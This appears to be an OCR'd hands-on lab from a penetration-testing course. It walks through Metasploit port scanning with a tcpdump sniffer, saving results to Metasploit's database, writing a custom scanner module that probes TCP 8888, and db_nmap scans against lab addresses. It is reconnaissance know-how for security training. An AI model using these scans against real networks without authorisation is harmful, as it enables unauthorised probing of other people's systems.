
```
msf > info
```

In the info from this module, we can see the module name, authors, and the basic options. We'll need to set those basic options to run the scanner.

Let's also quickly look at the advanced options:

```
msf > show advanced
```

Here, note that we can set the local port (the source port) for our scan (the CPORT variable) and we can alter the ShowProgress indicator. Let's leave them at their default values.



We'll be running a port scan using the tcp portscan auxiliary module. But, to watch the scan in progress, we'll run a sniffer. It is generally a good idea to run a sniffer while scans are underway, so we can make sure the scan continues to run and verify that the packets generated look reasonable.

IN A SEPARATE TERMINAL WINDOW (NOT THE MSFCONSOLE WINDOW), invoke tcpdump:

```
# tcpdump -nnp host 10.10.10.4
```

We've configured tcpdump to display numbers (IP addresses) instead of hostnames and port numbers instead of service names (the -nn). We're also running it so that it will not put our interface into promiscuous mode (-p), because we only want to see packets that we are generating. We're going to scan target 10.10.10.4, so we specify that we want packets associated with host 10.10.10.4.

Now, back in msfconsole, let's configure and run our scan. We'd like to gather these results in a database, so let's start by connecting to the database:

```
msf > db_connect msf@127.0.0.1/msf
```

Let's look at the database, which should be empty. We'll look at hosts and then services:

```
msf > hosts
msf > services
```

You shouldn't see any data here, because the database starts out empty. Let's now do our scan, and then we'll check to see if its results are populated in the database.

Instead of scanning ports 1 to 10,000 (the default), let's just scan ports 1-1024:

```
msf > set PORTS 1-1024
```


We'll choose a single target of 10.10.10.4, which must be set as our RHOSTS (note the S on the end of RHOSTS):

```
msf > set RHOSTS 10.10.10.4
```

Let's now launch the scan:

```
msf > run
```

While it runs, look at the output of tcpdump. What do you notice about the destination ports? Are they random, or sequential? You should also see a list of open ports in the msfconsole output.



Now, let's look at the results gathered in the database. First, we'll see if our host was populated:

```
msf > hosts
```

You should see that the 10.10.10.4 host is listed in the database.

Now, let's look at the services that are in the services table. We'll focus on services that are up (with the -u option) initially, to keep our output a reasonable length:

```
msf > services -u
```

Our output includes the open ports, dutifully gathered by Metasploit into our database.

Let's now look at all services, whether up or not:

```
msf > services
```

Here we can see that Metasploit includes all ports it knows about, both open and closed, giving us a lot of data.

To prevent it from interfering with future parts of this exercise, let's delete the host from our database:


```
msf > hosts --delete 10.10.10.4
```

You should get a message saying "Deleted 1 hosts". When we look at the services table again, you should see that it too is empty, given that the associated host is deleted.

```
msf > services
```

Finally, let's disconnect from the database:

```
msf > db_disconnect
```



We have seen how the built-in TCP SYN scanner can conduct port scans of target hosts. But, sometimes in a penetration test, a tester knows about a vulnerable service on a given port number and needs to find every system in the target environment that is listening on that port. What's more, the tester may want to send some data to the port discovered on each target host, and look at the response that comes back.

To accomplish this, it can be helpful to create a custom auxiliary module in Metasploit for scanning. For this component of the exercise, we'll create such a module that will search a given set of RHOSTS looking for a listening port (TCP 8888). We'll send the data "password\r\n" (the \r\n is a Carriage Return / Line Feed, an indication of the end of a line) to the open port, and display the response that comes back. By creating custom modules, we'll get a feel for how to extend Metasploit's scanning capabilities to better suit our purposes.

To begin the exercise, from your Linux system, make a directory to hold our custom module:


```
# mkdir -p ~/.msf4/modules/auxiliary/580class
```

The -p tells mkdir to make all directories in the path to our desired directory if they don't already exist. Note that we are making this subdirectory in our current user's own home directory (~), in an area where we can create user-specific Metasploit modules. Now change into that directory.

```
# cd ~/.msf4/modules/auxiliary/580class
```

Next, ftp to machine 10.10.10.7 and download a template for a scanning module called "myscanner.rb" as follows:

```
# ftp 10.10.10.7
User: ftp
Password: Anything
ftp> cd pub
ftp> get myscanner.rb
ftp> exit
```



Next, open the scanning template module in your favorite editor, such as vi, emacs, or gedit:

```
# gedit ~/.msf4/modules/auxiliary/580class/myscanner.rb
```

In this file, we can see several sections. At the top, we see that we require the critical 'msf/core' libraries, which contain the fundamental building blocks of all Metasploit modules. Next, we define that our new module will be in the Auxiliary class. That way, Metasploit knows what type of module we're creating.


We now have two very important includes, which provide "mixins" that give our module fundamental capabilities for interacting with targets. The first, Msf::Exploit::Remote::Tcp, gives our module the ability to interact with targets using TCP, with such functions as:

- Defining RHOST, RPORT, ConnectTimeout
- Providing connect() and disconnect() functionality
- Interacting with sockets, sending data (with sock.put) and getting data back
- Using SSL for a connection if we desire

The second mixin, Msf::Auxiliary::Scanner, provides the ability to run our functionality against one or more RHOSTS systems, letting us, in effect, scan systems by using the "run" command.

We next define some initialization information, including the details associated with the module to be shown when the msfconsole info command is run. We also register some default options, including the RPORT, which is set to 12345 in our template.

Next, we include functionality that is executed when someone uses "run" to invoke our modules. Here, we connect, send some data (with sock.put), receive data back, and print out our status, followed by a disconnect.



Now, using your editor, change the scanning template so that it attempts to connect to the given IP addresses on TCP port 8888. It should send the data "password\r\n" once it makes a connection. And, it should print out any responses that it gets back.


As some hints for altering the code, consider the following:

Hint 1: You do not need to iterate through target RHOSTS ranges. The scanner mixin does all of that for you.

Hint 2: Test your code by creating a Netcat listener on the localhost network interface of 127.0.0.3 (yes, do 3 and not 1), listening on TCP port 8888. Then, use your scanner to attempt an RHOSTS range of 127.0.0.1-15 and see if it finds the appropriate port. For help on setting up the Netcat listener in this fashion, check out the next slide.

Hint 3: Remember that msfconsole loads your module when you initially invoke it. Thus, if you make any changes, you should relaunch msfconsole for those changes to apply. Although msfconsole supports the "reload_all" and "load" commands to reload modules, these commands will often fail to make msfconsole notice changes inside module code. Therefore, please relaunch msfconsole to make sure your changes are applied.

And, finally, if you'd like to see the answer for how you can modify your code to accomplish the tasks above, flip forward two slides.



To test your module, *start in another terminal window* by creating a Netcat listener that will send back the word "Hello" to anyone that connects on the local loopback interface with IP address 127.0.0.3 on port 8888 (the -s option in Netcat can be used to specify a given source IP address to listen on for systems with multiple interfaces… we can listen on any 127.X.Y.Z address we'd like, so let's use 127.0.0.3).

```
# echo Hello | nc -l -p 8888 -s 127.0.0.3
```

Then, to make Metasploit load the new module, please exit and restart Metasploit:

```
msf > exit
```

```
# ./msfconsole
```

The relaunch may take a minute or two. Again, msfconsole supports a "reload_all" and a "load" command to load modules again, but those commands often do not pick up changes to the code within modules. Therefore, please relaunch msfconsole. Then, let's set it to use our module:

```
msf > use auxiliary/580class/myscanner
```

Note that tab autocomplete should work for your new module, indicating that it has been loaded successfully.

We can then look at our options:

```
msf > show options
```


Set your RHOSTS to launch the scan, and then invoke it with "run":

```
msf > set RHOSTS 127.0.0.1-15
```

```
msf > run
```

In msfconsole, you should see output from your scanner as it progresses. It should receive "Hello" from host 127.0.0.3. Note that it also indicates periodic progress as it works its way through the target range.


In your Netcat output, you should see the word "password" displayed on the screen, indicating the data your scanner sent to it.




Above, we can see the changes needed to customize our scanning template for this exercise. Note that the only changes needed to customize myscanner.rb to suit our challenge is altering the Opt::RPORT so that it connects to port 8888 instead of port 12345. Additionally, we change the data we send in sock.put to "password\r\n".

The relatively small number of changes needed here are based on the power of the Msf::Exploit::Remote::Tcp and Msf::Auxiliary::Scanner mixins. They provide a great deal of functionality for Metasploit developers.

If your module didn't work, please make the changes indicated above, and relaunch your scan.



Now that we've seen some built-in auxiliary scanning modules and have gotten a feel for how we can create our own focused scanners, let's look at how one of the ways that Metasploit can interact with Nmap, via the db_nmap command. We'll also see how we can use a Metasploit database to store the results of a scan.



Next, let's use Metasploit's integration with Nmap to populate a database with results.

Start by reconnecting to the database:

```
msf > db_connect msf@127.0.0.1/msf
```

Here, we are logging into the PostgreSQL instance on our localhost machine as user msf to access a database called msf.

Next, let's check to see if there are any hosts in this database (it's always a good idea to make sure the database is empty so we don't accidentally attack targets from a previous test):


```
msf > hosts
```

There should be no hosts in our database (we deleted the host that was in there earlier). Let's scan a target using db_nmap (the integrated Metasploit feature for kicking off Nmap and incorporating its results into a database):

```
msf > db_nmap -n -sT 10.10.10.4 -p 1-1024
```

The -n tells Nmap not to resolve names, and the -sT tells it to perform a connect scan, attempting to complete the TCP three-way handshake with any open ports.

Nmap's output is displayed on the screen, but these results are also loaded into the database.



Now that we've completed our Nmap scan, let's look at our hosts table again:

```
msf > hosts
```

Here, we can see our host (10.10.10.4) has been loaded into the table, but there are a lot of extraneous columns in the output, which can be distracting and confusing. We can cut down on the clutter by asking for only certain columns from the host table. First, we can get a list of columns to choose from by running:

